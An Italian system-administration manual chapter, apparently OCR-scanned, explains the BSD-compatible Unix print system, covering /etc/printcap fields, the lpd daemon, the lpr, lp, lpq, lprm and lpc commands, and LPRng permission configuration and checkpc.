
27.2 Sistema di stampa BSD o compatibile

«

Nei sistemi Unix non esiste un sistema di stampa «standard» per vari motivi, a cominciare dal fatto che i pochi riferimenti disponibili hanno caratteristiche insufficienti rispetto alle esigenze attuali. Bene o male, i comandi per la stampa tendono a imitare il comportamento del sistema di stampa BSD, ovvero il lavoro di Berkeley. [1] Alcune distribuzioni GNU/Linux utilizzano proprio il sistema BSD, altre preferiscono qualcosa di più potente che gli assomiglia vagamente. In generale, non è il caso di approfondire questo o quel sistema di stampa, proprio perché si tratta di una materia in evoluzione, a meno che ci siano delle esigenze particolari, nel qual caso si possono stu-

diare le pagine di manuale o la documentazione che accompagna il sistema di stampa che offre la propria distribuzione GNU.

Figura 27.8. Coda di stampa in stile BSD.



Come si può vedere nella figura 27.8, il sistema di stampa in stile BSD si avvale del programma '**`lpr`**' per accodare le stampe e del demone '**`lpd`**' per gestire la stampa di ciò che è stato accodato, oltre che per ricevere le richieste attraverso la rete. Fa parte della tradizione anche il file di configurazione '`/etc/printcap`', nel quale vengono definite le varie code di stampa, a cui si possono abbinare o meno dei filtri opportuni.

27.2.1 Configurazione con «/etc/printcap»

La configurazione di un sistema di stampa in stile BSD avviene principalmente attraverso il file ‘`/etc/printcap`’, con il quale si definiscono le code di stampa e il loro comportamento. Il suo contenuto è organizzato in record, dove ognuno di questi contiene le informazioni relative a una coda. I campi di questi record sono separati da due punti verticali (alle volte doppi e altre singoli) e possono essere spezzati su più righe, utilizzando la barra obliqua inversa (‘****’) seguita immediatamente dal codice di interruzione di riga. Si osservi il fatto che l'ultimo campo è concluso da due punti.

campo_1 **:** ***campo_2*** **:** ... **:** ***campo_n*** **:**

campo_1 **:** \
: ***campo_2*** **:** \
: ***campo_3*** **:** \
...
: ***campo_n_1*** **:** \
: ***campo_n*** **:**

Il sistema di stampa BSD originale richiede il simbolo di continuazione delle righe nel caso i record vengano spezzati, mentre altri sistemi compatibili, potrebbero farne a meno. In generale, è sempre meglio indicare la continuazione, anche se ciò non dovesse servire.

All'interno di questo file si possono trovare le indicazioni di code

differenti che si riferiscono a un'unica stampante reale, per esempio quando si utilizzano configurazioni multiple per la stessa unità fisica.

Si osservi che il simbolo '**#**' rappresenta l'inizio di un commento, con il quale, il testo che segue fino alla fine della riga non viene tenuto in considerazione; nello stesso modo vengono ignorate le righe vuote e quelle bianche.

Viene mostrato subito un esempio, il cui contenuto viene poi descritto gradualmente in questa sezione:

```
# Stampante predefinita
lp|laserjet|HP Laserjet:\
        :sd=/var/spool/lpd/lp:\
        :mx#0:\
        :sh:\
        :lp=/dev/lp0:\
        :if=/var/spool/lpd/lp/filtro:

# Stampa di testo
ascii:\
        :sd=/var/spool/lpd/tx:\
        :mx#0:\
        :sh:\
        :lp=/dev/lp0:\
        :if=/var/spool/lpd/ascii/filtro:

# Stampa diretta senza filtri
bare:\
        :sd=/var/spool/lpd/bare:\
        :mx#0:\
        :sh:\
        :lp=/dev/lp0:

# Stampante condivisa dell'elaboratore weizen.mehl.dg
```

```
net:\
        :sd=/var/spool/lpd/net:\
        :mx#0:\
        :sh:\
        :rm=weizen.mehl.dg:\
        :rp=lp:\
        :if=/var/spool/lpd/net/filtro:
```

Il primo campo di ogni record identifica tutti gli pseudonimi possibili di una certa coda di stampa, solitamente per identificare anche la stampante a cui la coda è abbinata. Questi sono separati da una barra verticale. Gli altri campi contengono tutti una sigla identificativa composta da due caratteri, seguita eventualmente da un valore che gli viene attribuito.

nome_coda [| ***nome_stampante***] ... : { ***sigla_campo*** [***assegnamento***] : } ...

La presenza di queste sigle permette in pratica di avere un numero variabile di campi, con un ordine variabile, dove solo il primo ha un ruolo prestabilito: quello di identificare la coda.

Nel preparare questo file è molto importante fare bene attenzione a non lasciare spazi di qualunque tipo dopo i simboli di continuazione (‘\’), altrimenti questi simboli verrebbero intesi solo come una sequenza di escape che conferma il valore letterale del carattere che segue e non ci sarebbe alcuna continuazione. Questa considerazione è importante, perché poi è difficile scoprire errori del genere.

Il sistema di stampa BSD tradizionale prevede una quantità molto grande di campi nei record di ‘`/etc/printcap`’. Le esigenze attuali sono tali per cui i campi che si utilizzano in pratica sono molto pochi

e non vale la pena di approfondire tecniche ormai superate, riferite a campi che in alcuni sistemi derivati potrebbero anche non essere più disponibili. La tabella 27.10 riepiloga i campi più comuni.

Tabella 27.10. I campi più importanti dei record che compongono il file '`/etc/printcap`'.

Campo	Significato	Descrizione
`if`	*Input filter*	Filtro di ingresso.
`lf`	*Log file*	File per la registrazione degli errori.
`af`	*Account file*	File per la registrazione della contabilità.
`lp`	*Line printer*	File di dispositivo di stampa.
`mx`	*Max*	Dimensione massima di una stampa.
`pl`	*Page length*	Altezza della pagina in righe.
`pw`	*Page width*	Larghezza della pagina in caratteri.
`pc`	*Price*	Prezzo per pagina.
`rm`	*Remote machine*	Nodo di rete remoto per la stampa.
`rp`	*Remote printer*	Coda di stampa remota.
`sd`	*Spool directory*	Directory usata per la coda.
`sf`	*Suppress feed*	Soppressione dell'avanzamento di separazione.
`sh`	*Suppress header*	Soppressione dell'intestazione.

I campi possono servire a indicare informazioni di tipo diverso e a seconda di questo cambia il modo con cui i dati relativi sono indicati:

- campi alfanumerici -- dopo il nome del campo viene aggiunto il simbolo '**=**' seguito dalla stringa racchiusa eventualmente tra apici doppi;
- campi numerici -- dopo il nome del campo viene aggiunto il simbolo '**#**' seguito dal numero;
- campi booleani -- hanno il valore *Vero* se appaiono nel record.

Campo	Descrizione
`if=`***filtro_di_ingresso***	Indica il percorso assoluto del programma, o dello script, che serve come filtro dei dati in ingresso. Il programma o lo script in questione deve essere in grado di ricevere i dati dallo standard input e di emettere il risultato attraverso lo standard output.
`lf=`***file_delle_registrazioni***	Permette di specificare il percorso assoluto di un file da utilizzare come registro degli eventi importanti che riguardano la stampa. In generale serve per annotare gli errori.
`lp=`***file_di_dispositivo***	È indispensabile e serve a indicare il file di dispositivo corrispondente alla porta presso cui è connessa la stampante.

Campo	Descrizione
`mx#`***n***	Indica la dimensione massima (in multipli di 1024 byte) di un file di stampa. Di solito, questo campo viene indicato con il valore zero (‘**`mx#0`**’), per non porre alcun limite di dimensione.
`rm=`***nodo***	Indica un nodo di rete a cui ci si deve connettere per richiedere la stampa.
`rp=`***nome_coda_remota***	Si utilizza in abbinamento con il campo ‘**`rm`**’, allo scopo di indicare esplicitamente il nome della coda di stampa remota.
`sd=`***directory_contenente_la_coda***	Indica il percorso della directory da utilizzare per la gestione di questa coda. In linea di principio, dovrebbe essere possibile usare una sola directory per più code di stampa, al contrario di quanto si vede nell’esempio introduttivo.
`sf`	È un campo booleano che, se presente, elimina l’avanzamento della carta alla fine di ogni processo di stampa.

Campo	Descrizione
`sh`	È un campo booleano che, se presente, elimina l'emissione dell'informazione sul programma cliente che ha richiesto la stampa, nella pagina di intestazione (ovvero di separazione) tra un processo di stampa e il successivo. Se viene usato in combinazione con '**`sf`**', viene eliminata completamente la pagina di separazione.

Di seguito vengono descritte alcune porzioni dell'esempio introduttivo.

```
bare:\
        :sd=/var/spool/lpd/bare:\
        :mx#0:\
        :sh:\
        :lp=/dev/lp0:
```

La voce '**`bare`**' indica semplicemente le informazioni seguenti:

- la directory usata per la coda di stampa è '`/var/spool/lpd/bare/`', tenendo conto che la scelta del nome finale '`…/bare/`' non è obbligatoria, ma è solo conveniente all'amministratore del sistema;
- l'indicazione della dimensione massima del file è azzerata, stando a significare che non vengono posti dei limiti;
- la pagina di intestazione non viene generata;

- il file di dispositivo corrispondente alla porta della stampante è ‘`/dev/lp0`’.

La cosa importante da notare in questo tipo di definizione è che non è stato indicato un filtro per i dati. Ciò significa che i dati da inviare alla stampante non subiscono trasformazioni; infatti, il nome ‘**`bare`**’ è stato scelto opportunamente.

```
lp|laserjet|HP Laserjet:\
        :sd=/var/spool/lpd/lp:\
        :mx#0:\
        :sh:\
        :lp=/dev/lp0:\
        :if=/var/spool/lpd/lp/filtro:
```

Questo record del file ‘`/etc/printcap`’ è più complesso. Per prima cosa si nota che è possibile fare riferimento a questo utilizzando tre nomi possibili: ‘**`lp`**’, ‘**`laserjet`**’ o ‘**`HP Laserjet`**’. A parte questo, si nota l’inserimento di un filtro di ingresso. Il file ‘`/var/spool/lpd/lp/filtro`’ potrebbe essere un programma o uno script che esegue un qualche tipo di trasformazione sui dati ricevuti.

```
net:\
        :sd=/var/spool/lpd/net:\
        :mx#0:\
        :sh:\
        :rm=weizen.mehl.dg:\
        :rp=lp:\
        :if=/var/spool/lpd/net/filtro:
```

Questo esempio rappresenta un record del file ‘`/etc/printcap`’ che dichiara l’utilizzo di una stampante remota. La differenza sta quindi nel fatto che il campo ‘**`lp`**’ è assente e al suo posto si utilizza-

no ‘**rm**’ e ‘**rp**’ per indicare rispettivamente il nome dell’elaboratore remoto (*weizen.mehl.dg*) e il nome della coda presso l’elaboratore remoto.

Quando si utilizza una stampante remota, nel caso in cui i dati da stampare richiedano un’elaborazione attraverso un filtro, occorre decidere se tale elaborazione debba avvenire prima dell’invio, o alla destinazione. In questo caso, viene indicato un filtro attraverso il campo ‘**if**’: probabilmente, la coda corrispondente al nome ‘**lp**’ dell’elaboratore remoto non ha un filtro adatto.

27.2.2 Servizio di stampa

«

Il servizio di stampa nel sistema derivato da BSD è gestito dal demone ‘**lpd**’. Questo si occupa principalmente di scandire le code e di mettere in stampa ciò che vi dovesse trovare. È anche in grado di ricevere richieste di stampa attraverso la rete, occupandosi di metterle in coda; infine, è anche capace di inviare una richiesta di stampa a un nodo di rete remoto.

In condizioni normali, ‘**lpd**’ non richiede argomenti nella riga di comando; comunque, la sintassi degli argomenti di ‘**lpd**’ è molto diversa da un sistema all’altro.

Ogni sistema di stampa utilizza le proprie tecniche di autorizzazione per concedere l'accesso al servizio di stampa. In generale, un sistema di stampa installato attraverso i pacchetti della propria distribuzione GNU/Linux dovrebbe consentire la stampa quando questa è richiesta a partire dallo stesso elaboratore locale; mentre per consentire l'accesso dall'esterno, occorre predisporre altri file di configurazione che non sono standard.

Di solito, il servizio di stampa viene avviato e arrestato attraverso uno script della procedura di inizializzazione del sistema, che potrebbe assomigliare all'esempio seguente:

```
#!/bin/sh

test -f /usr/sbin/lpd || exit 0

case "$1" in
  start)
        printf "Avvio del servizio di stampa: "
        /usr/sbin/lpd
        echo
        ;;
  stop)
        printf "Disattivazione del servizio di stampa: "
        killall lpd
        echo
        ;;
  *)
        echo "Utilizzo: lpd {start|stop}"
        exit 1
esac
```

Dal momento che la stampa è controllata da un demone, quando si

modifica il file di configurazione '`/etc/printcap`', bisogna fare in modo che '**`lpd`**' lo rilegga. Questo lo si può ottenere arrestando e riavviando il servizio, oppure inviando al processo del demone un segnale di aggancio ('**`SIGHUP`**'):

```
kill -HUP pid_di_lpd
```

27.2.3 Stampante predefinita

Il file '`/etc/printcap`' permette di definire le code di stampa, comprese quelle che fanno riferimento a servizi remoti. Tra queste code, è necessario stabilire quale sia quella predefinita, ovvero quella che deve essere presa in considerazione quando non vi si fa riferimento in modo esplicito.

La coda predefinita (ovvero la stampante predefinita) corrisponde per tradizione al nome '**`lp`**', ma questa definizione può essere alterata utilizzando la variabile di ambiente ***PRINTER***. Se esiste, definisce il nome della stampante predefinita, altrimenti resta '**`lp`**'.

È importante tenere presente che la politica del proprio sistema di stampa potrebbe essere anche differente; per esempio, in mancanza di indicazioni la coda predefinita potrebbe essere quella corrispondente alla prima dichiarazione del genere nel file '`/etc/printcap`'. A questo proposito, è bene che la definizione della coda tradizionale '**`lp`**', sia sempre la prima.

27.2.4 Clienti di stampa

Il cliente del sistema di stampa è un programma in grado di accodare una stampa. In generale, nei sistemi di stampa derivati da quello di BSD si utilizza il programma '**lpr**', ma nello standard POSIX è previsto invece il programma '**lp**':

```
lpr [opzioni] [file...]
```

```
lp [opzioni] [file...]
```

In condizioni normali, questi programmi sono in grado di mettere in stampa i file indicati alla fine della riga di comando, oppure, in loro mancanza, utilizzano per questo lo standard input. Sono molto poche le opzioni standard di questi programmi e, in generale, la cosa più importante è la definizione della coda di stampa a cui si vuole inviare il file:

```
lpr -P coda [file...]
```

```
lp -d coda [file...]
```

Lo schema sintattico semplificato mostra esattamente questa possibilità, sia per '**lpr**' che per '**lp**'. Si osservi in particolare che nel caso di '**lpr**', la tradizione prevede anche che il nome della coda possa essere attaccato alla lettera dell'opzione.

Tabella 27.16. Alcune opzioni di '**lpr**'.

Opzione	Descrizione
`-P`***coda*** `-P` ***coda***	Permette di specificare una coda di stampa particolare, tra quelle previste all'interno di '`/etc/printcap`'. Se non viene utilizzata questa opzione, si fa riferimento alla stampante predefinita (che di solito è '**lp**').
`-m`	Al termine della stampa, invia un messaggio attraverso '**mail**' all'utente che ha avviato il programma.
`-#`***n_copie***	Permette di specificare il numero di copie che si vuole siano stampate. Il numero di copie è indicato da un numero che segue il simbolo '**#**'.

Tabella 27.17. Alcune opzioni di '**lp**'.

Opzione	Descrizione
`-d` ***coda***	Permette di specificare una coda di stampa particolare, tra quelle previste all'interno di '`/etc/printcap`'. Se non viene utilizzata questa opzione, si fa riferimento alla stampante predefinita (che di solito è '**lp**').
`-m`	Al termine della stampa, invia un messaggio attraverso '**mail**' all'utente che ha avviato il programma.
`-n` ***n_copie***	Permette di specificare il numero di copie che si vuole siano stampate.

Segue la descrizione di alcuni esempi.

- `$` **`lpr lettera`**[*Invio*]

  oppure

  `$` **`lp lettera`**[*Invio*]

  Accoda la stampa del file '`lettera`' utilizzando la coda predefinita.

- `$` **`lpr -P laser lettera`**[*Invio*]

  oppure

  `$` **`lp -d laser lettera`**[*Invio*]

  Accoda la stampa del file '`lettera`' utilizzando la coda identificata con il nome '**`laser`**' all'interno del file '`/etc/printcap`'.

- `$` **`lpr -Plaser lettera`**[*Invio*]

  Esattamente come nell'esempio precedente.

- `$` **`ls -l | lpr`**[*Invio*]

  oppure

  `$` **`ls -l | lp`**[*Invio*]

  Accoda la stampa dell'elenco della directory corrente. In pratica, viene accodato quanto proveniente dallo standard input che proviene dal comando '**`ls -l`**'.

27.2.5 Esame delle code di stampa

Per conoscere la situazione delle code di stampa si utilizza il comando '**`lpq`**':

```
lpq [opzioni] [numero_processo_di_stampa...] [utente...]
```

Il programma '**`lpq`**' esamina le code di stampa e restituisce lo stato di una o di tutte le stampe accodate dall'utente specificato. Se '**`lpq`**' viene eseguito senza alcun argomento, restituisce lo stato di tutte le stampe accodate.

Tabella 27.18. Alcune opzioni.

Opzione	Descrizione
`-P` ***coda***	Permette di specificare una coda particolare. Se non viene specificato, si fa riferimento a quella predefinita.
`-l`	Restituisce maggiori informazioni su ogni processo di stampa.

27.2.6 Rimozione dei processi di stampa dalle code

I processi di stampa che risultano ancora visibili nelle code, possono essere rimossi dall'utente che li ha generati, o dall'utente '**root**'.

`lprm` [***opzioni***] [***utente*** ...]

Permette di rimuovere uno o più processi di stampa accodati precedentemente. Il nome dell'utente può essere specificato solo se il comando viene utilizzato dall'utente '**root**', nel senso che solo lui può interrompere la stampa di altri utenti. Se non viene specificato il nome dell'utente, si intende che si tratti dello stesso che ha eseguito '**lprm**'. Se non vengono specificati argomenti, l'esecuzione del comando '**lprm**' implica l'eliminazione della stampa in corso per l'utente che lo ha richiesto. Naturalmente, ciò vale solo se l'utente in questione ha, in quel momento, una stampa in esecuzione.

Se l'utente '**root**' utilizza '**lprm**' senza specificare un utente a cui fare riferimento, ottiene l'eliminazione di tutti i processi di stampa nelle code, attivi o meno che siano.

Tabella 27.19. Alcune opzioni.

Opzione	Descrizione
`-P` ***coda***	Permette di specificare una coda particolare. Se non viene specificata, si fa riferimento alla coda predefinita.
numero_processo_di_stampa...	Se tra gli argomenti vengono indicati uno o più numeri, questi si intendono riferiti ai processi di stampa che si vogliono eliminare.

27.2.7 Controllo del sistema di stampa

L'utente '**root**' controlla il sistema di stampa, ovvero il funzionamento dei vari demoni '**lpd**', attraverso il programma '**lpc**':

```
lpc [comando [argomento...]]
```

Le possibilità effettive di '**lpc**' dipendono dalle caratteristiche del sistema di stampa. In generale, per ogni coda di stampa configurata all'interno di '`/etc/printcap`', '**lpc**' può eseguire le azioni seguenti:

- disabilitare o abilitare una stampante;
- disabilitare o abilitare una coda di stampa;
- modificare l'ordine dei processi di stampa in coda;
- visualizzare lo stato delle stampanti, delle code relative e dei demoni che se ne occupano.

Se '**lpc**' viene avviato senza argomenti, si attiva la modalità di comando evidenziata dalla presenza dell'invito '**lpc>**'. Se invece vengono forniti degli argomenti, il primo di questi viene interpretato come un comando, mentre i restanti come parametri del comando. È possibile inviare a '**lpc**', attraverso lo standard input, un file contenente una serie di comandi.

Il programma '**lpc**' può essere eseguito anche da un utente comune, ma in tal caso sono disponibili solo alcune funzioni.

Tabella 27.20. Comandi a disposizione di tutti gli utenti.

Comando	Descrizione
`?` [*comando*...] `help` [*comando*...]	Visualizza una descrizione sintetica dei comandi elencati, oppure, se non ne viene indicato alcuno, l'elenco di tutti i comandi a disposizione.
`exit` `quit`	Termina l'esecuzione di '**lpc**'.
`status` {`all` | *coda*}	Visualizza lo stato della coda di stampa locale indicata, oppure di tutte, se si utilizza la parola chiave '**all**'.

Tabella 27.21. Comandi a disposizione dell'utente '**root**'.

Comando	Descrizione
`abort {all | coda}`	Termina l'esecuzione del demone attivo che si occupa della stampa nell'elaboratore locale, quindi disabilita la stampa, prevenendo l'avvio di altri demoni da parte di '**lpr**'. Quando viene riavviata la stampa, riprende il processo di stampa attivo nel momento dell'interruzione.
`enable {all | coda}` `disable {all | coda}`	Abilita o disabilita l'uso della coda specificata, consentendo o impedendo la generazione di nuovi processi di stampa.
`up {all | coda}` `down {all | coda} messaggio`	Abilita o disabilita l'uso della coda indicata, consentendo o bloccando la stampa dei processi di stampa esistenti.
`start {all | coda}` `stop {all | coda}`	Avvia o arresta il demone che gestisce la coda. Nel caso di arresto, questo avviene al termine del processo di stampa eventualmente in esecuzione. Tuttavia, gli utenti possono continuare ad accodare stampe. Il comando '**start**' può essere utile anche per riavviare un demone che per qualche ragione ha cessato di funzionare in modo inatteso.

Comando	Descrizione
`topq` ***coda*** ↩ ↪ [***numero_processo_di_stampa***...]	Cambia l'ordine di esecuzione dei processi di stampa ponendo quelli indicati in precedenza rispetto agli altri.

27.2.8 Particolarità del sistema BSD vero e proprio

«

Il sistema di stampa BSD prevede l'uso dei file '`/etc/hosts.equiv`' e '`/etc/hosts.lpd`'. Questi servono a elencare i nomi degli elaboratori remoti cui è consentito collegarsi per ottenere l'accesso al sistema di stampa locale. Per la precisione, è il file '`/etc/hosts.lpd`' che dovrebbe essere utilizzato per questo tipo di autorizzazione; tuttavia, dal momento che l'elenco contenuto in '`/etc/hosts.equiv`' serve già per consentire l'accesso attraverso programmi come Rsh (36.7.2), è ragionevole che anche a questi sia concesso di accedere al servizio di stampa.

È importante ribadire che con questo sistema di stampa, se non si predispone correttamente il file '`/etc/hosts.lpd`', oppure il file '`/etc/hosts.equiv`', o entrambi, non si ottiene l'accesso da clienti remoti.

Con il sistema di stampa BSD non è possibile accedere a stampanti remote se non è stata prevista una coda locale corrispondente nel file di configurazione '`/etc/printcap`' (con l'uso dei campi '**`rm`**' e '**`rp`**'). Per questo esistono anche dei programmi di servizio specifici che instaurano una connessione con il sistema remoto di stampa in modo autonomo. Si tratta di '**`rlpr`**' e '**`rlpq`**', che vengono descritti più avanti.

27.2.9 Particolarità di LPRng

Il sistema di stampa LPRng[2] è molto più evoluto rispetto a quello della tradizione BSD, anche se di solito viene utilizzato in modo abbastanza conforme a quello; tuttavia consentirebbe di accedere a delle estensioni sofisticate, soprattutto per ciò che riguarda la stampa remota.

LPRng fa uso di '`/etc/printcap`' e di altri file di configurazione; precisamente si tratta di '`/etc/lprng/lpd.conf`' e di '`/etc/lprng/lpd.perms`'. Per quanto riguarda '`/etc/printcap`', c'è da osservare che i record di definizione delle code, possono essere continuati su più righe, anche senza utilizzare il simbolo di continuazione ('****').

Se il pacchetto utilizzato per installare LPRng è stato predisposto correttamente, non dovrebbe essere necessario indicare alcunché nel file di configurazione '`/etc/lprng/lpd.conf`', che di solito viene fornito commentato completamente, con gli esempi delle varie direttive che vi potrebbero apparire. Eventualmente, può essere interessante abilitare la stampa di più copie attraverso la direttiva seguente nel file '`/etc/lprng/lpd.conf`':

```
# Max number of copies.
mc#10000000
```

Il file '`/etc/lprng/lpd.perms`' serve a definire i permessi di accesso al servizio. Di solito, questo file viene fornito già predisposto per l'utilizzo locale normale; se si vuole concedere l'accesso da parte di clienti remoti è indispensabile modificare questo file, allo scopo di attivare i permessi necessari. Con ciò, si può intendere che LPRng non considera i file '`/etc/hosts.equiv`' e '`/etc/hosts.lpd`'.

```
# concede all'utente root sul servente di controllare i
# processi di stampa
ACCEPT SERVICE=C SERVER REMOTEUSER=root

# concede a chiunque di ottenere lo stato dei processi di
# stampa
ACCEPT SERVICE=S

# rifiuta le richieste di stampa dai nodi remoti
REJECT SERVICE=XRPQ NOT SERVER

# rifiuta tutto il resto
REJECT SERVICE=CSU

# concede agli utenti che accedono dai nodi originari,
# di eliminare i propri processi di stampa
ACCEPT SERVICE=M SAMEHOST SAMEUSER

# concede all'utente root sul servente di eliminare i
# processi di stampa
ACCEPT SERVICE=M SERVER REMOTEUSER=root
REJECT SERVICE=M

# tutte le altre operazioni sono concesse
DEFAULT ACCEPT
```

L'esempio appena mostrato rappresenta un file '`/etc/lprng/lpd.perms`' tipico, dove in particolare sono esclusi gli accessi da parte di clienti remoti. Per fare in modo di consentire l'accesso sommario da parte di una sottorete, si può modificare la direttiva seguente:

```
REJECT SERVICE=XRPQ NOT SERVER
```

Questa deve essere trasformata così:

```
REJECT SERVICE=XRPQ NOT SERVER NOT REMOTEIP=192.168.0.0/255.255.0.0
```

In tal modo, secondo l'esempio, si concede a tutta la sottorete 192.168.*.* di accedere.

Naturalmente, si può concedere l'accesso a chiunque, senza limitazioni, mettendo nel file '`/etc/lprng/lpd.perms`' soltanto la direttiva seguente:

```
DEFAULT ACCEPT
```

Un vantaggio importante nell'uso di LPRng sta nella possibilità di accedere direttamente a servizi di stampa remoti, senza dover passare per una coda locale configurata nel file '`/etc/printcap`'. Tutto è molto semplice: nelle situazioni in cui è consentito indicare il nome di una coda di stampa, si può usare la notazione seguente per accedere direttamente al servizio remoto corrispondente:

coda*`@`*nodo

L'esempio seguente invia alla stampa, presso la coda '**`lp`**' del nodo di rete *roggen.brot.dg*, il file '`lettera`'.

```
$ lpr -P lp@roggen.brot.dg lettera[Invio]
```

Infine, è bene tenere presente che è possibile verificare la correttezza della configurazione attraverso il programma di servizio '**`checkpc`**' (*Check printcap*):

`checkpc` [***opzioni***] [***file_printcap***]

Di solito si utilizza '**`checkpc`**' senza argomenti di alcun tipo, allo scopo di controllare il file '`/etc/printcap`' (ovvero quello prede-

finito), gli altri file di configurazione e le directory delle code. Il controllo riguarda sia la configurazione, sia i permessi dei file. È molto importante l'opzione '**-f**', con la quale si richiede a '**checkpc**' di provvedere da solo a sistemare ciò che è possibile. Naturalmente, l'uso di '**checkpc**' con l'opzione '**-f**' è riservato all'utente '**root**'.

Prima di utilizzare '**checkpc**' è opportuno concludere il funzionamento di tutti i demoni '**lpd**' che fossero eventualmente in funzione.

```
# checkpc -f [Invio]
```

A titolo di esempio viene mostrato quello che potrebbe essere generato da questo comando:

```
  Checking permission file '/etc/lpd.perms:/usr/etc/lpd.perms'
  Freeing Perms
  Done Perms
  LPD lockfile '/var/spool/lpd/lpd.lock.tizio.printer'
   Checking directory: '/var/spool/lpd'
    checking file '/var/spool/lpd/lpd.lock.tizio.printer'
  Truncating LPD log file '/var/spool/lpd/lpd.log.tizio'
  Checking /var/spool/lpd/lpd.log.tizio file ↩
↪'/var/spool/lpd/lpd.log.tizio'
 checkpc: Warning - cannot open '/var/spool/lpd/lpd.log.tizio'
  lp: Checking printer 'lp'
  lp:  Checking directory: '/var/spool/lpd/lp'
  lp:   checking file '/var/spool/lpd/lp/control.lp'
  lp:   checking file '/var/spool/lpd/lp/status.lp'
  lp:   checking file '/var/spool/lpd/lp/status'
  lp:   checking file '/var/log/lp-errs'
  lp:   checking file '/var/log/lp-acct'
  lp: Checking log file '/var/log/lp-errs'
```

```
lp:    'log' file 0 bytes long: no truncation
lp: Checking accounting file '/var/log/lp-acct'
lp:    'accounting' file 2316 bytes long: no truncation
lp: Checking filter status file '/var/spool/lpd/lp/status'
lp:    'filter status' file 0 bytes long: no truncation
```

